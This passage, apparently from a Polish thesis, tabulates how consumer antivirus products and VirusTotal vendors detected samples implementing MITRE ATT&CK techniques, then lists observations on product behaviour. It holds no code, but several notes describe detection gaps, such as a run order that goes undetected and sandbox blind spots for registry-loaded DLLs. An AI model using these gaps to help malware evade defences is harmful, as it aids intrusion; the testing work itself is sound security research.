
5.3. Tabela wyników antywirusów

Tabela wyników antywirusów [Tabela 5.2] zawiera zestawienie technik zastosowanych w próbkach oraz ich wykrywalność przez różne programy antywirusowe opisane zgodnie z wcześniej przedstawioną legendą.



1 – Avast i AVG zablokowały nie tyle program, co ochroniły plik utworzony przez forfiles przed nieautoryzowany zapisem wyniku polecenia wykonywanego przez forfiles. (Ciemny niebieski)

			AVAST			AVG			Defender			Bitdefender			KASPERSKY			AVIRA			PANDA			TOTAL AV			MALWARE BYTES			ESET			F-SECURE			COMODO		
Taktyka	NR	Nazwa	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W
Defense Evasion	T1218.001	Compiled HTML File																																				I
Defense Evasion	T1218.002	Control Panel																																				I
Defense Evasion	T1218.003	CMSTP																																				I
Defense Evasion	T1218.004	InstallUtil																																				I
Defense Evasion	T1218.005	Mshta																																				I
Defense Evasion	T1218.007	Msiexec																																				I
Defense Evasion	T1218.008	Odbcconf																																				I
Defense Evasion	T1218.010	Regsvr32																																				I
Defense Evasion	T1218.011	Rundll32																																				I
Defense Evasion	T1220	XSL Script Processing																																				I
Defense Evasion	T1222.001	Windows File and Directory Permissions Modification																																				I
Defense Evasion	T1480.001	Environmental Keying																																				
Defense Evasion	T1548.002	Bypass User Account Control																																				I
Defense Evasion	T1556.002	Password Filter DLL																																				I
Defense Evasion	T1562.002	Disable Windows Event Logging																																				I
Defense Evasion	T1562.003	Impair Command History Logging																																				I
Defense Evasion	T1562.004	Disable or Modify System Firewall																																				I
Defense Evasion	T1562.006	Indicator Blocking																																				I
Defense Evasion	T1562.009	Safe Mode Boot																																				I
Defense Evasion	T1564.001	Hidden Files and Directories																																				I
Defense Evasion	T1564.002	Hidden Users																																				I
Defense Evasion	T1564.003	Hidden Window																																				I
Defense Evasion	T1564.004	NTFS File Attributes																																				
Defense Evasion	T1564.005	Hidden File System																																				I
Defense Evasion	T1564.011	Ignore Process Interrupts																																				
Defense Evasion	T1574.001	DLL Search Order Hijacking																																				I
Defense Evasion	T1574.002	DLL Side-Loading																																				I
Defense Evasion	T1574.007	Path Interception by PATH Environment																																				I
Defense Evasion	T1574.010	Services File Permissions Weakness																																				I
Defense Evasion	T1574.011	Services Registry Permissions Weakness																																				I
Defense Evasion	T1600.001	Reduce Key Space																																				I
Defense Evasion	T1600.002	Disable Crypto Hardware																																				I
Discovery	T1007	System Service Discovery																																				II
Discovery	T1010	Application Window Discovery																																				I
Discovery	T1012	Query Registry																																				II
Discovery	T1016.001	Internet Connection Discovery																																				
Discovery	T1016.002	Wi-Fi Discovery																																				
Discovery	T1018	Remote System Discovery																																				
Discovery	T1033	System Owner/User Discovery																																				II
Discovery	T1040	Network Sniffing																																				I
Discovery	T1046	Network Service Discovery																																				II
Discovery	T1049	System Network Connections Discovery																																				
Discovery	T1057	Process Discovery																																				II
Discovery	T1069.001	Local Groups																																				I
Taktyka	NR	Nazwa	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W
			AVAST			AVG			Defender			Bitdefender			KASPERSKY			AVIRA			PANDA			TOTAL AV			MALWARE BYTES			ESET			F-SECURE			COMODO		


AVAST
AVG
Defender
Bitdefender
KASPERSKY
AVIRA
PANDA
TOTAL AV
MALWARE BYTES
ESET
F-SECURE
COMODO
D S W
Taktyka
NR
Nazwa
Discovery T1082 System Information Discovery
Discovery T1083 File and Directory Discovery
Discovery T1087.001 Local Account
Discovery T1087.003 Email Account
Discovery T1120 Peripheral Device Discovery
Discovery T1124 System Time Discovery
Discovery T1135 Network Share Discovery
Discovery T1201 Password Policy Discovery
Discovery T1217 Browser Information Discovery
Discovery T1518.001 Security Software Discovery
Discovery T1614.001 System Language Discovery
Discovery T1652 Device Driver Discovery
Discovery T1654 Log Enumeration
Exfiltration T1020 Traffic Duplication
Exfiltration T1029 Scheduled Transfer
Exfiltration T1030 Data Transfer Size Limits
Exfiltration T1048.003 Exfiltration Over Unencrypted Non-C2
Exfiltration T1052.001 Exfiltration over USB
Impact T1485 Data Destruction
Impact T1486 Data Encrypted for Impact
Impact T1489 Service Stop
Impact T1490 Inhibit System Recovery
Impact T1491.001 Internal Defacement
Impact T1496 Resource Hijacking
Impact T1498.001 Direct Network Flood
Impact T1499.001 OS Exhaustion Flood
Impact T1499.002 Service Exhaustion Flood
Impact T1499.003 Application Exhaustion Flood
Impact T1529 System Shutdown/Reboot
Impact T1531 Account Access Removal
Impact T1561.002 Disk Structure Wipe
Impact T1565.001 Stored Data Manipulation
Persistence T1037.001 Logon Script (Windows)
Persistence T1053.005 Scheduled Task
Persistence T1078.001 Default Accounts
Persistence T1078.003 Local Accounts
Persistence T1133 External Remote Services
Persistence T1136.001 Local Account
Persistence T1197 BITS Jobs
Persistence T1205.001 Port Knocking
Persistence T1543.003 Windows Service
Persistence T1546.001 Change Default File Association
Persistence T1546.002 Screensaver
Persistence T1546.007 Netsh Helper DLL
Persistence T1546.009 AppCert DLLs

			AVAST			AVG			Defender			Bitdefender			KASPERSKY			AVIRA			PANDA			TOTAL AV			MALWARE BYTES			ESET			F-SECURE			COMODO		
Taktyka	NR	Nazwa	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W
Persistence	T1546.010	AppInit DLLs																																				I
Persistence	T1546.012	Image File Execution Options Injection																																				I
Persistence	T1546.013	PowerShell Profile																																				I
Persistence	T1547.001	Registry Run Keys / Startup Folder												1																								I
Persistence	T1547.002	Authentication Package																																				I
Persistence	T1547.003	Time Providers																																				I
Persistence	T1547.004	Winlogon Helper DLL																																				I
Persistence	T1547.005	Security Support Provider																																				I
Persistence	T1547.009	Shortcut Modification																																				I
Persistence	T1547.010	Port Monitors																																				I
Persistence	T1547.014	Active Setup																																				I
Persistence	T1554	Compromise Host Software Binary																																				I
Persistence	T1556.002	Password Filter DLL																																				I
Persistence	T1574.001	DLL Search Order Hijacking																																				I
Persistence	T1574.002	DLL Side-Loading																																				I
Persistence	T1574.007	Path Interception by PATH Environment Variable																																				I
Persistence	T1574.010	Services File Permissions Weakness																																				I
Persistence	T1574.011	Services Registry Permissions Weakness																																				I
Persistence	T1574.012	COR_PROFILER																																				I
Persistence	T1653	Power Settings																																				I
Privilege Escalation	Moja (T1556.002	Password Filter DLL																																				
Privilege Escalation	T1037.001	Logon Script (Windows)																																				
Privilege Escalation	T1053.005	Scheduled Task																																				I
Privilege Escalation	T1543.003	Windows Service																																				
Privilege Escalation	T1546.001	Change Default File Association																																				I
Privilege Escalation	T1546.002	Screensaver																																				I
Privilege Escalation	T1546.007	Netsh Helper DLL																																				
Privilege Escalation	T1546.010	AppInit DLLs																																				
Privilege Escalation	T1546.012	Image File Execution Options Injection																																				I
Privilege Escalation	T1546.013	PowerShell Profile																																				
Privilege Escalation	T1547.001	Registry Run Keys / Startup Folder																																				I
Privilege Escalation	T1547.002	Authentication Package																																				
Privilege Escalation	T1547.004	Winlogon Helper DLL																																				
Privilege Escalation	T1547.005	Security Support Provider																																				
Privilege Escalation	T1547.009	Shortcut Modification																																				I
Privilege Escalation	T1547.010	Port Monitors																																				
Privilege Escalation	T1547.014	Active Setup																																				
Privilege Escalation	T1548.002	Bypass User Account Control																						2														I
Privilege Escalation	T1574.001	DLL Search Order Hijacking																																				
Privilege Escalation	T1574.002	DLL Side-Loading																																				
Privilege Escalation	T1574.007	Path Interception by PATH Environment																																				I
Privilege Escalation	T1574.010	Services File Permissions Weakness																																				
Privilege Escalation	T1574.011	Services Registry Permissions Weakness																																				
Reconnaissance	T1589.002	Email Addresses																																				
Taktyka	NR	Nazwa	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W
			AVAST			AVG			Defender			Bitdefender			KASPERSKY			AVIRA			PANDA			TOTAL AV			MALWARE BYTES			ESET			F-SECURE			COMODO		

1 – Jeśli najpierw wykona się ten plik bez uprawnień administratora, a potem z uprawnieniami to nic nie zostanie wykryte, lecz jeśli postanowimy uruchomić od razu z uprawnieniami administratora to wykryje wirusa. (Zielony)

2 – Panda wymaga uprawnień wyższych niż administrator, aby wykonać tę próbkę. (Czerwony)

			AVAST			AVG			Defender			Bitdefender			KASPERSKY			AVIRA			PANDA			TOTAL AV			MALWARE BYTES			ESET			F-SECURE			COMODO		
Taktyka	NR	Nazwa	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W	D	S	W
Reconnaissance	T1589.003	Employee Names																																				II
Reconnaissance	T1592.001	Hardware																																				II
Reconnaissance	T1592.002	Software																																				II
Reconnaissance	T1592.003	Firmware																																				I
Reconnaissance	T1594	Search Victim-Owned Websites																													1							
Reconnaissance	T1595.001	Scanning IP Blocks																																				

1 – Serwer działa, ale nie jest dostępny z zewnątrz, tylko z wewnątrz tzn. z przeglądarki ofiary. (Ciemno niebieski)

Tabela 5.2 - Tabela wyników antywirusów względem każdej próbki

5.4. Ciekawe spostrzeżenia

Podczas przeprowadzania testów natknąłem się na wiele interesujących zachowań antywirusów w odpowiedzi na konkretne próbki. Najczęściej były to jednostkowe przypadki, które różniły się od zachowań innych antywirusów. Głębsza analiza tych przypadków nie przyniosłaby większych rezultatów i mogłaby wprowadzić zamieszanie podczas omawiania wyników, z powodu ciągłych wtrąceń dotyczących specyficznych antywirusów, bez dalszych istotnych wniosków. Dlatego przedstawię je tutaj:

- **Antywirusy potrafią blokować produkty pośrednie, a nie programy które je stworzyły**

Przykład: W „T1218.003 – CMSTP" AV blokuje test.inf, który był wygenerowany przez plik exe, a nie samo exe.

- Antywirusy potrafią usunąć plik pomocniczy przy jednym wywołaniu złośliwej aplikacji, nie ruszając samej aplikacji, a przy innej aplikacji ten plik pomocniczy w ogóle nie jest wykrywany.

Przykład: Panda usunął kimjestem.dll przy „T1218.008 – Odbcconf" nie ruszając exe natomiast przy „T1218.010 - Regsvr32" wykorzystujące tą samą bibliotekę nic nie wykrywa.

- **Antywirusy czasami nie usuwają plików, w których wykryły złośliwe oprogramowanie. Jedynie blokują ich ponowne uruchomienie.**

Przykład: Malwarebytes w "T1218.001 - Compiled HTML File" wykrył złośliwe oprogramowanie, zablokował je, ale nie usunął i przy ponownym skanowaniu pliku, nic nie wykrywa.

- **Antywirusy raz usuwają wyniki infiltracji raz nie**

Przykład: Bitdefender podczas techniki "T1217 - Browser Information Discovery" wykrył i zablokował program oraz pliki będące jego wynikami, ale nie wszystkie, przez co część zebranych danych przez program pozostała. Za drugim razem wszystko zniknęło.

- **Antywirusy raz wykrywają złośliwy plik, a raz nie**

Przykład: Kaspersky za pierwszym razem wykrył plik "T1087.003 - Email Account" jako złośliwy, jednak przy kolejnych próbach już nie wykrywał wirusów. Dla niego pliki były czyste.

- Wirtualizacja COMODO

Wirtualizacja Comodo posiada specjalnie ograniczone środowisko, w którym brakuje poleceń tj.: systeminfo, get-wmiobject, wmic, netshare, gpresult, driverquery czy tasklist.

- Bitdefender potrafi usunąć nadpisane dane użytkownika

Przykład: Bitdefender w technice "T1485 - Data Destruction" oprócz usunięcia źródła po nadpisaniu wszystkich plików, usuwa też wszystkie pliki nadpisane, ponieważ były „powiązane" ze złośliwym plikiem. Co ciekawe, szyfrowanie nie zostało wykryte, a data destruction już tak.

- Kaspersky potrafi odzyskiwać zniszczone dane

Przykład: Kaspersky w „T1485 - Data Destruction" po wykryciu złośliwego pliku przywrócił wszystkie zniszczone dane sprzed ataku, innymi słowy wycofał wszystkie zmiany w nadpisanym pliku. Podobnie w „T1486 - Data Encrypted for Impact".

- Kaspersky potrafi bardzo długo czekać z ogłoszeniem wyników

Przykład: Kaspersky w "Registry Run Keys / Startup Folder" (bez uruchamiania z uprawnieniami administratora) czekał ponad minutę na wyświetlenie komunikatu o złośliwym pliku.

- Nieintuicyjne zachowanie antywirusa Panda

Przykład: Panda często blokuje programy bez informowania o tym, nie ma nawet raportu w AV, a główny plik nie jest usuwany. Na przykład w "Per - T1037.001 - Logon Script (Windows)". Natomiast podczas "Per - T1053.005 Scheduled Task" przy uruchamianiu jako admin, wyskakuje komunikat o złośliwym pliku, ale wskazuje plik o losowej nazwie w folderze TEMP. Dodatkowo nie usuwa go, ale usuwa zaplanowane zadania z harmonogramu zadań, nawet te systemowe. Jeśli uruchomić plik bez uprawnień administratora, to go blokuje po prostu.

- Nie zawsze Kaspersky potrafi wycofać zmiany

Przykład: W "T1574.011 - Services Registry Permissions Weakness" jeśli wcześniej zostaną uruchomione inne techniki, w tym "T1653 - power settings", to przy próbie wyleczenia i restartu zmiany potrafią pozostać nienaruszone, mimo że Kaspersky powiadomił, że je wycofano.

- **Wirtualizacja COMODO często nie chroni przed złośliwymi bibliotekami .dll lub plikami .exe uruchamianymi z rejestru**

Przykład: W "PE - T1546.007 - Netsh Helper DLL" i "PE - T1547.004 - Winlogon Helper DLL" wirtualizacja nie działa, ale w "T1546.002 - Screensaver" już działa.

- **W COMODO wirtualizacja wykrywa eskalacje uprawnień, ale silnik bez wirtualizacji już tego nie wykrywa.**

Przykład: Comodo w „PE - T1574.002 - DLL Side-Loading" zablokował cmd przed eskalacją uprawnień, lecz nie ruszył źródła. To jedyne wykrycie w PE Comodo. Dodatkowo, po wyłączeniu izolacji, nic nie jest blokowane ani wykrywane. Izolacja blokuje procesy eskalujące uprawnienia, ale tylko podczas tej techniki zadziałała.

-**Prawdopodobnie dowód na wykorzystywanie próbek z VT przez inne antywirusy**

Przykład: Dwa dni po zakończeniu testowania próbek w VT przetestowałem ponownie „T1197 - bits Jobs". Kaspersky i Total AV wykryły zagrożenie, mimo że wcześniej nic podejrzanego w próbkach nie widziały.

5.5. Tabela wyników VirusTotala

Tabela wyników VirusTotala [Tabela 5.3] zawiera zestawienie technik zastosowanych w próbkach oraz ich wykrywalność przez różnych dostawców zabezpieczeń z dodanymi wykrytymi regułami CS Sigma w środowiskach sandboxowych.

			VS	CS Sigma Rules				Virus Total - Vendors														
Taktyka	NR	Nazwa	D	L	M	H	C	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
Collection	T1005	Data from Local System	2	1				1	1															
Collection	T1025	Data from Removable Media	2							1	1													
Collection	T1039	Data from Network Shared Drive	1					1																
Collection	T1056.001.01	Keylogging	4					1	1			1	1											
Collection	T1056.001.02	Keylogging	1					1																
Collection	T1074.001	Local Data Staging	2							1	1													
Collection	T1113	Screen Capture	4					1						1	1	1								
Collection	T1115	Clipboard Data	4	1	1			1	1								1	1						
Collection	T1119	Automated Collection	1	1	1													1						
Collection	T1125	Video Capture	5					1						1	1	1			1					
Collection	T1560.001	Archive via Utility	1											1										
Collection	T1560.002	Archive via Library	0																					
Collection	T1560.003	Archive via Custom Method	2							1	1													
Command and Control	T1092	Communication Through Removable Media	2							1	1													
Command and Control	T1205.001	Port Knocking	3					1						1						1				
Credential Access	T1003.001	LSASS Memory	3	2	4	6						1	1	1										
Credential Access	T1003.002	Security Account Manager	6	1		1						1	1	1				1			1	1		
Credential Access	T1056.001.01	Keylogging	5					1	1									1			1			1
Credential Access	T1056.001.02	Keylogging	1					1																
Credential Access	T1552.001	Credentials In Files	0																					
Credential Access	T1552.002	Credentials in Registry	4					1		1	1							1						
Credential Access	T1552.004	Private Keys	1	1	1			1																
Credential Access	T1556.002	Password Filter DLL	0																					
Defense Evasion	T1006	Direct Volume Access	2											1				1						
Defense Evasion	T1036.002	Right-to-Left Override	0																					
Defense Evasion	T1036.003	Rename System Utilities	2											1				1						
Defense Evasion	T1036.004	Masquerade Task or Service	3	2	2	2								1				1					1	
Defense Evasion	T1036.005	Match Legitimate Name or Location	1		1			1																
Defense Evasion	T1036.007	Double File Extension	3		2			1						1				1						
Defense Evasion	T1070.001	Clear Windows Event Logs	2			1		1										1						
Defense Evasion	T1070.003	Clear Command History	2					1										1						
Defense Evasion	T1070.004	File Deletion	1											1										
Defense Evasion	T1070.005	Network Share Connection Removal	1	2														1						
Defense Evasion	T1070.006	Timestomp	5	1	1	1				1	1			1				1						1
Defense Evasion	T1112	Modify Registry	6		1	1								1				1						4
Defense Evasion	T1127.001	MSBuild	1		1													1						
Defense Evasion	T1197	BITS Jobs	4		2	3				1	1			1				1						
Defense Evasion	T1202	Indirect Command Execution	0		2																			
Defense Evasion	T1205.001	Port Knocking	6					1		1	1			1	1			1						
Defense Evasion	T1218.001	Compiled HTML File	12	1		1												1						11
Defense Evasion	T1218.002	Control Panel	2			1								1				1						
Defense Evasion	T1218.003	CMSTP	2			1		1										1						
Defense Evasion	T1218.004	InstallUtil	1		2													1						
Defense Evasion	T1218.005	Mshta	2			2								1				1						
Defense Evasion	T1218.007	Msiexec	4			2			1					1				1						1
Defense Evasion	T1218.008	Odbcconf	2		1									1				1						
Defense Evasion	T1218.010	Regsvr32	2		1									1				1						
Defense Evasion	T1218.011	Rundll32	2		1	1								1				1						
Defense Evasion	T1220	XSL Script Processing	2		1									1				1						
Defense Evasion	T1222.001	Windows File and Directory Permissions Modification	1					1																
Defense Evasion	T1480.001	Environmental Keying	3					1	1									1						
Defense Evasion	T1548.002	Bypass User Account Control																						
Taktyka	NR	Nazwa	D	L	M	H	C	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
			VS	CS Sigma Rules				Virus Total - Vendors																

1 - Secureage
2 - Elastic
3 - Google
4 - Icarus
5 - Kaspersky
6 - Zonealarm
7 - Bkav Pro
8 - MaxSecure
9 - Crowstrike Falcon
10 - SentinelOne (Static ML)
11 - DeepInstinct
12 - Symantec
13 - Cynet
14 - Rising
15 - Sophos
16 - VirIT
17 - INNE

1 - Secureage
2 - Elastic
3 - Google
4 - Icarus
5 - Kaspersky
6 - Zonealarm
7 - Bkav Pro
8 - MaxSecure
9 - Crowstrike Falcon
10 - SentinelOne (Static ML)
11 - DeepInstinct
12 - Symantec
13 - Cynet
14 - Rising
15 - Sophos
16 - VirIT
17 - INNE

			VS	CS Sigma Rules				Virus Total - Vendors																	
Taktyka	NR	Nazwa	D	L	M	H	C	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
Defense Evasion	T1556.002	Password Filter DLL	3		2			1	1									1						
Defense Evasion	T1562.002	Disable Windows Event Logging	3		1			1						1				1						
Defense Evasion	T1562.003	Impair Command History Logging	3		1			1			1							1						
Defense Evasion	T1562.004	Disable or Modify System Firewall	2		3			1										1						
Defense Evasion	T1562.006	Indicator Blocking	2			1								1				1						
Defense Evasion	T1562.009	Safe Mode Boot	1		2									1										
Defense Evasion	T1564.001	Hidden Files and Directories	2	1	1			1										1						
Defense Evasion	T1564.002	Hidden Users	2			2								1				1						
Defense Evasion	T1564.003	Hidden Window	2	1	2												1	1						
Defense Evasion	T1564.004	NTFS File Attributes	4	1	1	2		1		1	1							1						
Defense Evasion	T1564.005	Hidden File System	2											1				1						
Defense Evasion	T1564.011	Ignore Process Interrupts	2	1				1						1										
Defense Evasion	T1574.001	DLL Search Order Hijacking																						
Defense Evasion	T1574.002	DLL Side-Loading	2					1										1						
Defense Evasion	T1574.007	Path Interception by PATH Environment Variable	3					1	1									1						
Defense Evasion	T1574.010	Services File Permissions Weakness	2		1			1										1						
Defense Evasion	T1574.011	Services Registry Permissions Weakness	4									1	1	1				1						
Defense Evasion	T1600.001	Reduce Key Space	4					1						1				1					1	
Defense Evasion	T1600.002	Disable Crypto Hardware	2	1										1				1						
Discovery	T1007	System Service Discovery	4					1	1	1	1													
Discovery	T1010	Application Window Discovery	4	2				1	1	1	1													
Discovery	T1012	Query Registry	4	1				1	1					1				1						
Discovery	T1016.001	Internet Connection Discovery	1					1																
Discovery	T1016.002	Wi-Fi Discovery	4					1	1					1				1						
Discovery	T1018	Remote System Discovery	2	1	1			1										1						
Discovery	T1033	System Owner/User Discovery	3	2	1			1	1									1						
Discovery	T1040	Network Sniffing	6					1	1	1	1			1	1									
Discovery	T1046	Network Service Discovery	3	2	2			1	1									1						
Discovery	T1049	System Network Connections Discovery	3	1				1	1					1										
Discovery	T1057	Process Discovery	2	2				1						1										
Discovery	T1069.001	Local Groups	3	3	1			1	1									1						
Discovery	T1082	System Information Discovery	2	1				1										1						
Discovery	T1083	File and Directory Discovery	3	1				1	1									1						
Discovery	T1087.001	Local Account	3	2	1			1	1									1						
Discovery	T1087.003	Email Account	2							1	1													
Discovery	T1120	Peripheral Device Discovery	3	2	2			1	1									1						
Discovery	T1124	System Time Discovery	3	3				1						1				1						
Discovery	T1135	Network Share Discovery	3	1				1	1									1						
Discovery	T1201	Password Policy Discovery	3		1			1	1									1						
Discovery	T1217	Browser Information Discovery	2		1			1										1						
Discovery	T1518.001	Security Software Discovery	3	2	3			1	1									1						
Discovery	T1614.001	System Language Discovery	3					1	1					1										
Discovery	T1652	Device Driver Discovery	3		1					1	1							1						
Discovery	T1654	Log Enumeration	2	1	2			1										1						
Exfiltration	T1020	Traffic Duplication	3					1	1									1						
Exfiltration	T1029	Scheduled Transfer	3					1	1									1						
Exfiltration	T1030	Data Transfer Size Limits	14		1			1										1						12
Exfiltration	T1048.003	Exfiltration Over Unencrypted Non-C2 Protocol	1					1																
Exfiltration	T1052.001	Exfiltration over USB	2					1										1						
Impact	T1485	Data Destruction	3							1	1							1						
Impact	T1486	Data Encrypted for Impact	1					1																
Impact	T1489	Service Stop	3	1				1						1				1						
Impact	T1490	Inhibit System Recovery	13			2	1	1	1									1						10
Impact	T1491.001	Internal Defacement	12		1			1										1						10
Impact	T1496	Resource Hijacking	3					1						1				1						
Impact	T1498.001	Direct Network Flood																						
Impact	T1499.001	OS Exhaustion Flood	2					1										1						
Impact	T1499.002	Service Exhaustion Flood	13	1										1				1						11
Impact	T1499.003	Application Exhaustion Flood																						
Impact	T1529	System Shutdown/Reboot	0		1																			
Impact	T1531	Account Access Removal	2	1		1		1										1						
Impact	T1561.002	Disk Structure Wipe	4						1	1	1			1										
Taktyka	NR	Nazwa	D	L	M	H	C	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
			VS	CS Sigma Rules				Virus Total - Vendors																	

1 - Secureage
2 - Elastic
3 - Google
4 - Icarus
5 - Kaspersky
6 - Zonealarm
7 - Bkav Pro
8 - MaxSecure
9 - Crowstrike Falcon
10 - SentinelOne (Static ML)
11 - DeepInstinct
12 - Symantec
13 - Cynet
14 - Rising
15 - Sophos
16 - VirIT
17 - INNE

1 - Secureage
2 - Elastic
3 - Google
4 - Icarus
5 - Kaspersky
6 - Zonealarm
7 - Bkav Pro
8 - MaxSecure
9 - Crowstrike Falcon
10 - SentinelOne (Static ML)
11 - DeepInstinct
12 - Symantec
13 - Cynet
14 - Rising
15 - Sophos
16 - VirIT
17 - INNE

			VS	CS Sigma Rules				Virus Total - Vendors																
Taktyka	NR	Nazwa	D	L	M	H	C	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
Impact	T1565.001	Stored Data Manipulation	1					1																
Persistence	T1037.001	Logon Script (Windows)	2		1	1								1				1						
Persistence	T1053.005	Scheduled Task	1	1														1						
Persistence	T1078.001	Default Accounts	3	1		1				1	1												1	
Persistence	T1078.003	Local Accounts	3	3	6									1				1					1	
Persistence	T1133	External Remote Services	1	1	2													1						
Persistence	T1136.001	Local Account	2	4	6									1				1						
Persistence	T1197	BITS Jobs	4		3	2						1	1					1					1	
Persistence	T1205.001	Port Knocking	4					1						1	1					1				
Persistence	T1543.003	Windows Service	3	1	1	1		1	1									1						
